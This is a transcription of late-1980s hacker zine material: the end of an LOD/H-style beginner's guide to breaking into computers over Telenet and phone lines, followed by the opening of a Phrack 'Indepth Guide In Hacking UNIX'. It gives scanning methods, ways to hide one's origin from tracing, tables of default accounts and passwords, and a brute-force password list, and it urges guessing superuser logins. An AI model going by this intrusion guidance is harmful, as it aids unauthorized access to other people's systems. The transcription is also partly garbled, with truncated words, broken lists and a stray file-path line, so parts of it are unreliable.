02624	Datex-P	West Germany	05301	Pacnet	New Zealand
02704	Luxpac	Luxembourg	06550	Saponet	South Africa
02724	Eirpak	Ireland	07240	Interdata	Brazil
03020	Datapac	Canada	07241	Renpac	Brazil
03028	Infogram	Canada	09000	Dialnet	USA
03103	ITT/UDTS	USA	07421	Dompac	French Guiana
03106	Tymnet	USA			

There are two ways to find interesting addresses to connect to. The first and easiest way is to obtain a copy of the LOD/H Telenet Directory from the LOD/H Technical Journal 4 or 2600 Magazine. Jester Sluggo also put out a good list of non-US addresses in Phrack Inc. Newsletter Issue 21. These files will tell you the NUA, whether it will accept collect calls or not, what type of computer system it is (if known) and who it belongs to (also if known.)

The second method of locating interesting addresses is to scan for them manually. On Telenet, you do not have to enter the 03110 DNIC to connect to a Telenet host. So if you saw that 031104120006140 had a VAX on it you wanted to look at, you could type @c 412 614 (0's can be ignored most of the time).

If this node allows collect billed connections, it will say 412 614 CONNECTED and then you'll possibly get an identifying header or just a Username: prompt. If it doesn't allow collect connections, it will give you a message such as 412 614 REFUSED COLLECT CONNECTION with some error codes out to the right, and return you to the @ prompt.

There are two primary ways to get around the REFUSED COLLECT message. The first is to use a Network User Id (NUI) to connect. An NUI is a username/pw combination that acts like a charge account on Telenet. To collect to node 412 614 with NUI junk4248, password 525332, I'd type the following:
@c 412 614,junk4248,525332 <---- the 525332 will *not* be echoed to the screen. The problem with NUI's is that they're hard to come by unless you're a good social engineer with a thorough knowledge of Telenet (in which case you probably aren't reading this section), or you have someone who can provide you with them.

The second way to connect is to use a private PAD, either through an X.25 PAD or through something like Netlink off of a Prime computer (more on these two below).

The prefix in a Telenet NUA oftentimes (not always) refers to the phone Area Code that the computer is located in (i.e. 713 xxx would be a computer in Houston, Texas). If there's a particular area you're interested in, (say, New York City 914), you could begin by typing @c 914 001 <cr>. If it connects, you make a note of it and go on to 914 002. You do this until you've found some interesting systems to play with.

Not all systems are on a simple xxx yyy address. Some go out to four or five digits (914 2354), and some have decimal or numeric extensions (422 121A = 422 121.01). You have to play with them, and you never know what you're going to find. To fully scan out a prefix would take ten million attempts per prefix. For example, if I want to scan 512 completely, I'd have to start with 512 00000.00 and go through 512 00000.99, then increment the address by 1 and try 512 00001.00 through 512 00001.99. A lot of scanning. There are plenty of neat computers to play with in a 3-digit scan, however, so don't go berserk with the extensions.

Sometimes you'll attempt to connect and it will just be sitting there after one or two minutes. In this case, you want to abort the connect attempt by sending

a hard break (this varies with different term programs, on Procomm, it's ALT-B), and then when you get the @ prompt back, type 'D' for disconnect.

If you connect to a computer and wish to disconnect, you can type <cr> @ <cr> and you it should say TELENET and then give you the @ prompt. From there, type D to disconnect or CONT to re-connect and continue your session uninterrupted.

Outdials, Network Servers, and PADs

In addition to computers, an NUA may connect you to several other things. One of the most useful is the outdial. An outdial is nothing more than a modem you can get to over telenet -- similar to the PC Pursuit concept, except that these don't have passwords on them most of the time.

When you connect, you will get a message like 'Hayes 1200 baud outdial, Detroit, MI', or 'VEN-TEL 212 Modem', or possibly 'Session 1234 established on Modem 5588.' The best way to figure out the commands on these is to type ? or H or HELP -- this will get you all the information that you need to use one.

Safety tip here -- when you are hacking *any* system through a phone dialup, always use an outdial or a diverter, especially if it is a local phone number to you. More people get popped hacking on local computers than you can imagine, Intra-LATA calls are the easiest things in the world to trace inexpensively.

Another nice trick you can do with an outdial is use the redial or macro function that many of them have. First thing you do when you connect is to invoke the 'Redial Last Number' facility. This will dial the last number used, which will be the one the person using it before you typed. Write down the number, as no one would be calling a number without a computer on it. This is a good way to find new systems to hack. Also, on a VENTEL modem, type 'D' for Display and it will display the five numbers stored as macros in the modem's memory.

There are also different types of servers for remote Local Area Networks (LAN) that have many machine all over the office or the nation connected to them. I'll discuss identifying these later in the computer ID section.

And finally, you may connect to something that says 'X.25 Communication PAD' and then some more stuff, followed by a new @ prompt. This is a PAD just like the one you are on, except that all attempted connections are billed to the PAD, allowing you to connect to those nodes who earlier refused collect connections.

This also has the added bonus of confusing where you are connecting from. When a packet is transmitted from PAD to PAD, it contains a header that has the location you're calling from. For instance, when you first connected to Telenet, it might have said 212 44A CONNECTED if you called from the 212 area code. This means you were calling PAD number 44A in the 212 area. That 21244A will be sent out in the header of all packets leaving the PAD.

Once you connect to a private PAD, however, all the packets going out from *it* will have it's address on them, not yours. This can be a valuable buffer between yourself and detection.

Phone Scanning

Finally, there's the time-honored method of computer hunting that was made famous among the non-hacker crowd by that Oh-So-Technically-Accurate movie Wargames. You pick a three digit phone prefix in your area and dial every number from 0000 --> 9999 in that prefix, making a note of all the carriers you find. There is software available to do this for nearly every computer in the world, so you don't have to do it by hand.

Part Three: I've Found a Computer, Now What?

This next section is applicable universally. It doesn't matter how you found this computer, it could be through a network, or it could be from carrier

scanning your High School's phone prefix, you've got this prompt this prompt, what the hell is it?

I'm *NOT* going to attempt to tell you what to do once you're inside of any of these operating systems. Each one is worth several G-files in its own right. I'm going to tell you how to identify and recognize certain OpSystems, how to approach hacking into them, and how to deal with something that you've never seen before and have know idea what it is.

VMS - The VAX computer is made by Digital Equipment Corporation (DEC), and runs the VMS (Virtual Memory System) operating system. VMS is characterized by the 'Username:' prompt. It will not tell you if you've entered a valid username or not, and will disconnect you after three bad login attempts. It also keeps track of all failed login attempts and informs the owner of the account next time s/he logs in how many bad login attempts were made on the account. It is one of the most secure operating systems around from the outside, but once you're in there are many things that you can do to circumvent system security. The VAX also has the best set of help files in the world. Just type HELP and read to your heart's content.

Common Accounts/Defaults: [username: password [[,password]]]

SYSTEM:	OPERATOR or MANAGER or SYSTEM or SYSLIB
OPERATOR:	OPERATOR
SYSTEST:	UETP
SYSMAINT:	SYSMAINT or SERVICE or DIGITAL
FIELD:	FIELD or SERVICE
GUEST:	GUEST or unpassworded
DEMO:	DEMO or unpassworded
DECNET:	DECNET

DEC-10 - An earlier line of DEC computer equipment, running the TOPS-10 operating system. These machines are recognized by their '.' prompt. The DEC-10/20 series are remarkably hacker-friendly, allowing you to enter several important commands without ever logging into the system. Accounts are in the format [xxx,yyy] where xxx and yyy are integers. You can get a listing of the accounts and the process names of everyone on the system before logging in with the command .systat (for SYstem STATus). If you seen an account that reads [234,1001] BOB JONES, it might be wise to try BOB or JONES or both for a password on this account. To login, you type .login xxx,yyy and then type the password when prompted for it.

The system will allow you unlimited tries at an account, and does not keep records of bad login attempts. It will also inform you if the UIC you're trying (UIC = User Identification Code, 1,2 for example) is bad.

Common Accounts/Defaults:

1,2:	SYSLIB or OPERATOR or MANAGER
2,7:	MAINTAIN
5,30:	GAMES

UNIX - There are dozens of different machines out there that run UNIX. While some might argue it isn't the best operating system in the world, it is certainly the most widely used. A UNIX system will usually have a prompt like 'login:' in lower case. UNIX also will give you unlimited shots at logging in (in most cases), and there is usually no log kept of bad attempts.

Common Accounts/Defaults: (note that some systems are case sensitive, so use lower case as a general rule. Also, many times

the accounts will be unpassworded, you'll just drop right in!)

root:	root
admin:	admin
sysadmin:	sysadmin or admin
unix:	unix
uucp:	uucp
rje:	rje
guest:	guest
demo:	demo
daemon:	daemon
sysbin:	sysbin

Prime - Prime computer company's mainframe running the Primos operating system. The are easy to spot, as the greet you with 'Primecon 18.23.05' or the like, depending on the version of the operating system you run into. There will usually be no prompt offered, it will just look like it's sitting there. At this point, type 'login <username>'. If it is a pre-18.00.00 version of Primos, you can hit a bunch of ^C's for the password and you'll drop in. Unfortunately, most people are running versions 19+. Primos also comes with a good set of help files. One of the most useful features of a Prime on Telenet is a facility called NETLINK. Once you're inside, type NETLINK and follow the help files. This allows you to connect to NUA's all over the world using the 'nc' command.

For example, to connect to NUA 026245890040004, you would type @nc :26245890040004 at the netlink prompt.

Common Accounts/Defaults:

PRIME	PRIME or PRIMOS
PRIMOS_CS	PRIME or PRIMOS
PRIMENET	PRIMENET
SYSTEM	SYSTEM or PRIME
NETLINK	NETLINK
TEST	TEST
GUEST	GUEST
GUEST1	GUEST

HP-x000 - This system is made by Hewlett-Packard. It is characterized by the ':' prompt. The HP has one of the more complicated login sequneces around -- you type 'HELLO SESSION NAME,USERNAME,ACCOUNTNAME,GROUP'. Fortunately, some of these fields can be left blank in many cases. Since any and all of these fields can be passworded, this is not the easiest system to get into, except for the fact that there are usually some unpassworded accounts around. In general, if the defaults don't work, you'll have to brute force it using the common password list (see below.) The HP-x000 runs the MPE operating system, the prompt for it will be a ':', just like the logon prompt.

Common Accounts/Defaults:

MGR.TELESUP,PUB	User: MGR Acct: HPONLYG rp: PUB
MGR.HPOFFICE,PUB	unpassworded
MANAGER.ITF3000,PUB	unpassworded
FIELD.SUPPORT,PUB	user: FLD, others unpassworded
MAIL.TELESUP,PUB	user: MAIL, others unpassworded
MGR.RJE	unpassworded
FIELD.HPP189 ,HPP187,HPP189,HPP196	unpassworded
MGR.TELESUP,PUB,HPONLY,HP3	unpassworded

IRIS - IRIS stands for Interactive Real Time Information System. It originally ran on PDP-11's, but now runs on many other minis. You can spot an IRIS by the 'Welcome to "IRIS" R9.1.4 Timesharing' banner, and the ACCOUNT ID? prompt. IRIS allows unlimited tries at hacking in, and keeps no logs of bad attempts. I don't know any default passwords, so just try the common ones from the password

database below.

Common Accounts:

MANAGER
BOSS
SOFTWARE
DEMO
PDP8
PDP11
ACCOUNTING

VM/CMS - The VM/CMS operating system runs in International Business Machines (IBM) mainframes. When you connect to one of these, you will get message similar to 'VM/370 ONLINE', and then give you a '.' prompt, just like TOPS-10 does. To login, you type 'LOGON <username>'.

Common Accounts/Defaults are:

AUTOLOG1:	AUTOLOG or AUTOLOG1
CMS:	CMS
CMSBATCH:	CMS or CMSBATCH
EREP:	EREP
MAINT:	MAINT or MAINTAIN
OPERATNS:	OPERATNS or OPERATOR
OPERATOR:	OPERATOR
RSCS:	RSCS
SMART:	SMART
SNA:	SNA
VMTEST:	VMTEST
VMUTIL:	VMUTIL
VTAM:	VTAM

NOS - NOS stands for Networking Operating System, and runs on the Cyber computer made by Control Data Corporation. NOS identifies itself quite readily, with a banner of 'WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA 1978,1987.' The first prompt you will get will be FAMILY:. Just hit return here. Then you'll get a USER NAME: prompt. Usernames are typically 7 alpha-numerics characters long, and are *extremely* site dependent. Operator accounts begin with a digit, such as 7ETPDOC.

Common Accounts/Defaults:

$SYSTEM	unknown
SYSTEMV	unknown

Decserver- This is not truly a computer system, but is a network server that has many different machines available from it. A Decserver will say 'Enter Username>' when you first connect. This can be anything, it doesn't matter, it's just an identifier. Type 'c', as this is the least conspicuous thing to enter. It will then present you with a 'Local>' prompt. From here, you type 'c <systemname>' to connect to a system. To get a list of system names, type 'sh services' or 'sh nodes'. If you have any problems, online help is available with the 'help' command. Be sure and look for services named 'MODEM' or 'DIAL' or something similar, these are often outdial modems and can be useful!

GS/1 - Another type of network server. Unlike a Decserver, you can't predict what prompt a GS/1 gateway is going to give you. The default prompt it 'GS/1>', but this is redifinable by the system administrator. To test for a GS/1, do a 'sh d'. If that prints out a large list of defaults (terminal speed, prompt, parity, etc...), you are on a GS/1. You connect in the same manner as a Decserver, typing 'c <systemname>'. To find out what systems are available, do a 'sh n' or a 'sh c'. Another trick is to do a 'sh m', which will sometimes show you a list of macros for logging onto a system. If there is a macro named VAX, for instance, type 'do VAX'.

The above are the main system types in use today. There are hundreds of minor variants on the above, but this should be enough to get you started.

Unresponsive Systems

Occasionally you will connect to a system that will do nothing, but sit there. This is a frustrating feeling, but a methodical approach to the system will yield a response if you take your time. The following list will usually make *something* happen.

1) Change your parity, data length, and stop bits. A system that won't respond at 8N1 may react at 7E1 or 8E2 or 7S2. If you don't have a term program that will let you set parity to EVEN, ODD, SPACE, MARK, and NONE, with data length of 7 or 8, and 1 or 2 stop bits, go out and buy one. While having a good term program isn't absolutely necessary, it sure is helpful.
2) Change baud rates. Again, if your term program will let you choose odd baud rates such as 600 or 1100, you will occasionally be able to penetrate some very interesting systems, as most systems that depend on a strange baud rate seem to think that this is all the security they need...
3) Send a series of <cr>'s.
4) Send a hard break followed by a <cr>.
5) Type a series of .'s (periods). The Canadian network Datapac responds to this.
6) If you're getting garbage, hit an 'i'. Tymnet responds to this, as does a MultiLink II.
7) Begin sending control characters, starting with ^A --> ^Z.
8) Change terminal emulations. What your vt100 emulation thinks is garbage may all of a sudden become crystal clear using ADM-5 emulation. This also relates to how good your term program is.
9) Type LOGIN, HELLO, LOG, ATTACH, CONNECT, START, RUN, BEGIN, LOGON, GO, JOIN, HELP, and anything else you can think of.
10) If it's a dialin, call the numbers around it and see if a company answers. If they do, try some social engineering.

Brute Force Hacking

There will also be many occasions when the default passwords will not work on an account. At this point, you can either go onto the next system on your list, or you can try to 'brute-force' your way in by trying a large database of passwords on that one account. Be careful, though! This works fine on systems that don't keep track of invalid logins, but on a system like a VMS, someone is going to have a heart attack if they come back and see '600 Bad Login Attempts Since Last Session' on their account. There are also some operating systems that disconnect after 'x' number of invalid login attempts and refuse to allow any more attempts for one hour, or ten minutes, or sometimes until the next day.

The following list is taken from my own password database plus the database of passwords that was used in the Internet UNIX Worm that was running around in November of 1988. For a shorter group, try first names, computer terms, and obvious things like 'secret', 'password', 'open', and the name of the account. Also try the name of the company that owns the computer system (if known), the company initials, and things relating to the products the company makes or deals with.

Password List

aaa	daniel	jester	rascal
academia	danny	johnny	really
ada	dave	joseph	rebecca
adrian	deb	joshua	remote
aerobics	debbie	judith	rick
airplane	deborah	juggle	reagan
albany	december	julia	robot
albatross	desperate	kathleen	robotics

albert
alex
alexander
algebra
alias
alpha
alphabet
ama
amy
analog
anchor
andy
arrow
arthur
asshole
athena
atmosphere
bacchus
badass
bailey
banana
bandit
banks
bass
batman
beauty
beaver
beethoven
beloved
benz
beowulf
berkeley
berlin
beta
beverly
angerine
bumbling
cardinal
carmen
carolina
caroline
castle
cat
celtics
change
charles
charming
charon
chester
cigar
classic
coffee
coke
collins
comrade
computer
condo
condom
cookie
cooper
create
creation
develop
diet
digital
discovery
disney
dog
drought
duncan
easy
eatme
edges
erenity
elizabeth
ellen
emerald
engine
engineer
enterprise
enzyme
euclid
evelyn
extension
fairway
felicia
fender
fermat
finite
flower
foolproof
football
format
forsythe
fourier
fred
friend

george
gertrude
gibson
ginger
gnu
golf
golfer
gorgeous
graham
gryphon
guest
guitar
hacker
harmony
harold
harvey
heinlein
hello
help
herbert
honey
horse
imperial
include
ingres
innocuous
kermit
kernel
knight
lambda
larry
lazarus
lee
leroy
lewis
light
lisa

maggot
magic
malcolm
mark
markus
marty
marvin
master
maurice
merlin
mets
michael
michelle
mike
minimum
minsky
mogul
moose
mozart
nancy
napoleon
network
newton

osiris
outlaw
oxford
pacific
painless
pam
paper
password
pat
patricia
penguin
pete
peter
philip
phoenix
pierre
pizza
plover
polynomial
praise
prelude
prince
protect
pumpkin
puppet
rabbit
rolex
ronald
rosebud
rosemary
roses
ruben
rules
ruth
sal
saxon
scheme

sex
shark
sharon
shit
shiva
shuttle
simon
simple
singer
single
smile
smiles
smooch
smother
snatch
snoopy
soap
socrates
spit
spring
subway
success
summer

tape
target
taylor
telephone
temptation
tiger
toggle
tomato
toyota
trivial
unhappy
unicorn
unknown
urchin
utility
vicky
virginia
warren
water
weenie
whatnot
whitney
will
william
willie
winston

I hope this file has been of some help in getting started. If you're asking yourself the question 'Why hack?', then you've probably wasted a lot of time reading this, as you'll never understand. For those of you who have read this and found it useful, please send a tax-deductible donation of $5.00 (or more!) in the name of the Legion of Doom to:

The American Cancer Society
90 Park Avenue
New York, NY 10016

****

References:

1) Introduction to ItaPAC by Blade Runner
Telecom Security Bulletin 1

2) The IBM VM/CMS Operating System by Lex Luthor
The LOD/H Technical Journal 2

3) Hacking the IRIS Operating System by The Leftist
The LOD/H Technical Journal 3

4) Hacking CDC's Cyber by Phrozen Ghost
Phrack Inc. Newsletter 18

5) USENET comp.risks digest (various authors, various issues)

6) USENET unix.wizards forum (various authors)

7) USENET info-vax forum (various authors)

Recommended Reading:

1) Hackers by Steven Levy
2) Out of the Inner Circle by Bill Landreth
3) Turing's Man by J. David Bolter
4) Soul of a New Machine by Tracy Kidder
5) Neuromancer, Count Zero, Mona Lisa Overdrive, and Burning Chrome, all by William Gibson
6) Reality Hackers Magazine c/o High Frontiers, P.O. Box 40271, Berkeley, California, 94704, 415-995-2606
7) Any of the Phrack Inc. Newsletters & LOD/H Technical Journals you can find.

Acknowledgements:
Thanks to my wife for putting up with me.
Thanks to Lone Wolf for the RSTS & TOPS assistance.
Thanks to Android Pope for proofreading, suggestions, and beer.
Thanks to The Urvile/Necron 99 for proofreading & Cyber info.
Thanks to Eric Bloodaxe for wading through all the trash.
Thanks to the users of Phoenix Project for their contributions.
Thanks to Altos Computer Systems, Munich, for the chat system.
Thanks to the various security personel who were willing to talk to me about how they operate.

Boards:

I can be reached on the following systems with some regularity;

The Phoenix Project:	512/441-3088	300-2400 baud
Hacker's Den-80:	718/358-9209	300-1200 baud
Smash Palace South:	512/478-6747	300-2400 baud
Smash Palace North:	612/633-0509	300-2400 baud

********** EOF **********

==Phrack Inc.==

Volume Two, Issue 22, File 5 of 12

```
        /|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|\033/|
\033/|\033/|\033/|\033/|\033/|\033/|\033
        \033|/                                                       \033|/
        /|\033          An Indepth Guide In Hacking UNIX             /|\033
        \033|/                          and                          \033|/
        /|\033       The Concept Of Basic Networking Utility         /|\033
        \033|/                                                       \033|/
        /|\033                    By Red Knight                      /|\033
        \033|/                                                       \033|/
        /|\033                    Member of the                      /|\033
        \033|/        Phreakers/Hackers Underground Network          \033|/
        /|\033                                                       /|\033
        \033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033|/\033
|/\033|/\033|/\033|/\033|/\033|/\033|/
```

Brief History On UNIX

Its because of Ken Tompson that today we are able to hack Unix. He used to work for Bell Labs in the 1960s. Tompson started out using the MULTICS OS which was later eliminated and Tompson was left without an operating system to work with.

Tompson had to come up with something real quick. He did some research and and in 1969 UNIX came out, which was a single user and it did not have many capabilities. A combined effort with others enabled him to rewrite the version in C and add some good features. This version was released in 1973 and was made available to the public. This was the first begining of UNIX in its presently known form. The more refined version of UNIX, today know as UNIX system V developed by Berkley University has unique capabilities.

Various types of UNIXes are CPIX, Berkeley Ver 4.1, Berkeley 4.2, FOS, Genix, HP-UX, IS/I, OSx, PC-IX, PERPOS, Sys3, Ultrix, Zeus, Xenix, UNITY, VENIX, UTS, Unisys, Unip lus+, UNOS, Idris, QNIX, Coherent, Cromix, System III, System 7, Sixth edition.

The Article Itself

I believe that hacking into any system requires knowledge of the operating system itself. Basically what I will try to do is make you more familiar with UNIX operation and its useful commands that will be advantageous to you as a hacker. This article contains indepth explainations. I have used the UNIX System V to write this article.

Error Messages: (UNIX System V)

Login Incorrect - An invalid ID and/or password was entered. This means nothing. In UNIX there is no way guessing valid user IDs. You may come across this one when trying to get in.

No More Logins - This happens when the system will not accept anymore logins. The system could be going down.

Unknown Id - This happens if an invalid id is entered using (su) command.

Unexpected Eof In File - The file being stripped or the file has been damaged.

Your Password Has Expired - This is quite rare although there are situations where it can happen. Reading the etc/passwd will show you at how many intervals it changes.

You May Not Change The Password - The password has not yet aged enough. The administrator set the quotas for the users.

Unknown Group (Group's Name) - Occurs when chgrp is executed, group does not exist.
Sorry - Indicated that you have typed in an invalid super user password (execution of the su).

Permission Denied! - Indicated you must be the owner or a super user to change password.

Sorry <(Of Weeks) Since Last Change - This will happen when password has has not aged enough and you tried to change it (password).

(Directory Name): No Permission - You are trying to remove a directory which you have no permission to.

(File Name) Not Removed - Trying to delete a file owned by another user that you do not have write permission for.

(Dirname) Not Removed - Ownership of the dir is not your that your trying to delete.

(Dirname) Not Empty - The directory contains files so you must have to delete the files before execcant open [file name] - defined wrong path, file name or you have no read permission.

Cp: (File Name) And (File Name) Are Identical - Self explanatory.

Cannot Locate Parent Directory - Occurs when using mv.

(File name) Not Found - File which your trying to move does not exist.

You Have Mail - Self explanatory.

Basic Networking Utility Error Messages

Cu: Not found - Networking not installed.
Login Failed - Invalid id/pw or wrong number specified.
Dial Failed - The systen never answered due to a wrong number.
UUCP Completely Failed - Did not specify file after -s.
Wrong Time to Call - You called at the time at a time not specified in the Systems file.
System not in systems - You called a remote not in the systems file.

Logon Format

The first thing you must do is switch to lower case. To identifing a UNIX, this is what you will see;

AT&T Unix System V 3.0 (eg of a system identifier)

login:
or
Login:

Any of these is a UNIX. Here is where you will have to guess at a user valid id. Here are some that I have come across; glr, glt, radgo, rml, chester, cat, lom, cora, hlto, hwill, edcasey, and also some containing numbers; smith1, mitu6, or special characters in it; bremer$, jfox. Login names have to be 3 to 8 chracters in length, lowercase, and must start with a letter. In some XENIX systems one may login as "guest"

User Level Accounts (Lower Case)

In Unix there are what is called. These accounts can be used at the "login:" prompt. Here is a list:

sys bin trouble daemon uucp nuucp rje lp adm

Super-User Accounts

There is also a super-user login which make UNIX worth hacking. The accounts are used for a specific job. In large systems these logins are assingned to users who have a responsibilty to maintain subsystems.

They are as follows (all lower case);

root - This is a must the system comes configured with it. It has no restriction. It has power over every other account.
unmountsys - Unmounts files
setup - System set up
makefsys - Makes a new file
sysadm - Allows useful S.A commands (doesn't need root login)
powerdown - Powering system down
mountfsys - Mounts files
checkfsys - Checks file

These accounts will definitly have passwords assigned to them. These accounts are also commands used by the system administrator. After the login prompt you will receive a password prompt:

password:
or
Password:

Enter the password (it will not echo). The password rule is as follows; Each password has to contain at least 6 characters and maximum of 8 characters. Two of which are to be alphabetic letters and at least one being a number or a special character. The alphabetic digits could be in upper case or lower case. Here are some of the passwords that I have seen; Ansuya1, PLAT00N6, uFo/78, ShAsHi.., Div417co.

The passwords for the super user accounts will be difficult to hack try the accounts interchangebly; login:sysadm password:makefsys, or rje1, sysop, sysop1, bin4, or they might contain letters, numbers, or special chracters in them. It could be anything. The user passwords are changed by an aging proccess at successive intervals. The users are forced to changed it. The super-user will pick a password that will not need changing for a long period of time.

You Have Made It!

The hard part is over and hopefully you have hacked a super-user account. Remember Control-d stops a process and also logs you off. The next thing you will probably see is the system news. Ex;

login:john
password:hacker1

System news

There will be no networking offered to the users till
August 15, due to hardware problems.
(Just An Example)

$

$ (this is the Unix prompt) - Waiting for a command to be entered.
- Means your logged in as root (Very Good).

A Word About The XENIX System III (Run On The Tandy 6000)

The largest weakness in the XENIX System III occurs after the installation

of the Profile-16 or more commonly know as the Filepro-16. I have seen the Filepro-16 installed in many systems. The installation process creates an entry in the password file for a user named \fBprofile\fR, an account that who owns and administors the database. The great thing about it is that when the account is created, no password is assigned to it. The database contains executable to maintain it. The database creation programs perform a \fBsetuid\fR to boot up the \fBoot\fR thereby giving a person the whole C Shell to gain Super User privilege same as root. Intresting huh!

(* Note: First the article will inform you of how the Unix is made up.)

The Unix is made if three components - The Shell, The Kernal, File System.

The Kernal
~~~~~~~~~~

You could say that the kernal is the heart of the Unix operating system. The kernal is a low level language lower than the shell which maintains processes. The kernal handles memory usage, maintains file system the sofware and hardware devices.

The Shell
~~~~~~~~~

The shell a higher level language. The shell had two important uses, to act as command interpreture for example using commands like cat or who. The shell is at work figuring out whether you have entered a command correctly or not. The second most important reason for the shell is its ability to be used as programing language. Suppose your performing some tasks repeatedly over and over again, you can program the shell to do this for you.


(Note: This article will not cover shell programming.)
(Instead B.N.N will be covered.)

The File System
~~~~~~~~~~~~~~~

The file system in Unix is divided into 3 catagories: Directories, ordinary files and special files (d,-).

Basic Stucture:

(/)-this is abreviation for the root dirctory.



/unix - This is the kernal.
/etc - Contains system administrators files,Most are not available to the regular user (this dirrctory contains the /passwd file).

Here are some files under /etc directory:
/etc/passwd
/etc/utmp
/etc/adm/sulog
/etc/motd
~~~~~~~~~~~~~~~

```
    /etc/group
    /etc/conf
    /etc/profile

/dev - contains files for physical devices such as printer and the disk drives
/tmp - temporary file directory
/lib - dirctory that contains programs for high level languages
/usr - this directory contains dirctories for each user on the system
/bin - contain executable programs (commands)

The root also contains:
/bck - used to mount a back up file system.
/install - Used to install and remove utilities
/lost+found - This is where all the removed files go, this dir is used by fsck
/save -A utility used to save data
/mnt - Used for temporary mounting

**Now the fun part scouting around**

Local Commands (Explained In Details)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
At the unix prompt type the pwd command.  It will show you the current working
directory you are in.

$ pwd
$ /usr/admin - assuming that you have hacked into a super user account
               check fsys
$

This gives you the full login directory.  The / before tell you the location of
the root directory.

Or

(REFER TO THE DIAGRAM ABOVE)
$ pwd
$ /usr/john
$
Assuming you have hacked into John's account.

Lets say you wanted to move down to the Michelle directory that contains
letters.  You would type in;

$ cd michelle or cd usr/john/michelle
$ pwd
$ /usr/john/michelle
$

Going back one directory up type in:
$ cd ..
or going to your parent directory just type in "cd"

Listing file directories assuming you have just logged in:
$ ls /usr/john
mail
pers
games
bin
michelle
This wont give you the .profile file.  To view it type
$ cd
$ ls -a
:
:
.profile

To list file names in Michelle's directory type in:
$ ls michelle (that if your in the johns directory)
```

```
$ ls /usr/john/michelle(parent dir)

ls -l
~~~~~
```

The ls -l is an an important command in unix.This command displays the whole directory in long format :Run this in parent directory.

```
$ ls -l
total 60
-rwxr-x---    5 john      bluebox    10 april 9  7:04  mail
drwx------    7 john      bluebox    30 april 2  4:09  pers
     :           :         :         :     :      :    :
     :           :         :         :     :      :    :
-rwxr-x---     6 cathy    bluebox    13 april 1  13:00 partys
     :           :         :         :     :      :    :
$
```

The total 60 tells one the ammount of disk space used in a directory. The -rwxr-x--- is read in triples of 3. The first chracter eg (-, d, b, c) means as follows: - is an ordinary file, d is a directory, b is block file, c is a character file.

The r stands for read permission, w is write permission, x is execute. The first column is read in 3 triples as stated above. The first group of 3 (in -rwxr-x---) after the "-" specifies the permission for the owner of the file, the second triple are for the groups (the fourth column) and the last triple are the permissions for all other users. Therefore, the -rwxr-x--- is read as follows.

The owner, John, has permission to read, write, and execute anything in the bin directory but the group has no write permission to it and the rest of the users have no permission at all. The format of one of the lines in the above output is as follows:

file type-permissions, links, user's name, group, bytes taken, date, time when last renued, directory, or file name.

*** You will be able to read, execute Cathy's ***
*** file named partly due to the same group. ***

Chmod
~~~~~

The chmod command changes permission of a directory or a file. Format is chmod who+, -, =r , w, x

The who is substituted by u-user, g-group, o-other users, a-all.
The + means add permission, - means remove permission, = - assign.
Example: If you wanted all other users to read the file name mail, type:

```
$ chmod o+r mail
```

Cat
~~~

Now suppose you wanted to read the file letter. There are two ways to doing this. First go to the michelle directory then type in:

```
$ cat letter
line one ...\
line two ... }the output of letter
line three../
$
```

or

If you are in the parent directory type in:

```
$ cat /usr/john/michelle/letter
```

and you will have the same output.

Some cat options are -s, -u, -v, -e, -t

Special Chracters in Unix

~~~~~~~~~~~~~~~~~~~~~~~~~

```
*      - Matches any number of single characters eg. ls john* will list all
         files that begin with john
[...]  - Matchs any one of the chracter in the [ ]
?      - Matches any single chracter
&      - Runs a process in the backgroung leaving your terminal free
$      - Values used for variables also $n - null argument
>      - Redirectes output
<      - Redirects input to come from a file
>>     - Redirects command to be added to the end of a file
|      - Pipe output (eg:who|wc-l tells us how many users are online)
"..."  - Turn of meaning of special chracters excluding $,`
`...`  - Allows command output in to be used in a command line
'...'  - Turns of special meaning of all chracters
```

Continuation Of Local Commands

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
man [command] or [c/r] -will give you a list of commands explainations
help - available on some UNIX systems
mkdir [dir name(s)] - makes a directory
rmdir [dir name(s)] - removes directory.You wont be able to remove the
                      directory if it contains files in them
rm [file name(s)] - removes files. rm * will erase all files in the current
                    dir.  Be carefull you!  Some options are:
                    [-f unconditional removal] [-i Prompts user for y or n]

ps [-a all processes except group leaders] [-e all processes] [-f the whole
   list]  - This command reports processes you are running eg:

   $ps
   PID   TTY  TIME   COMMAND
   200   tty09 14:20  ps

   The systems reports (PID - process idenetification number which is a number
   from 1-30,000 assigned to UNIX processes)
   It also reports the TTY,TIME and the COMMAND being executed at the time.
   To stop a process enter :

   $kill [PID] (this case its 200)
   200 terminated
   $

grep (argument) - searches for an file that contains the argument
mv (file names(s)) ( dir name ) - renames a file or moves it to another
                                  directory
cp [file name] [file name] - makes a copy of a file
write [login name ] - to write to other logged in users.  Sort of a chat
mesg [-n] [-y] - doesn't allow others to send you messages using the write
                 command.  Wall used by system adm overrides it.
$ [file name] - to execute any file
wc [file name] - Counts words, characters,lines in a file
stty [modes] - Set terminal I/O for the current devices
sort [filename] - Sorts and merges files many options
spell [file name] > [file name] - The second file is where the misspelt words
                                  are entered
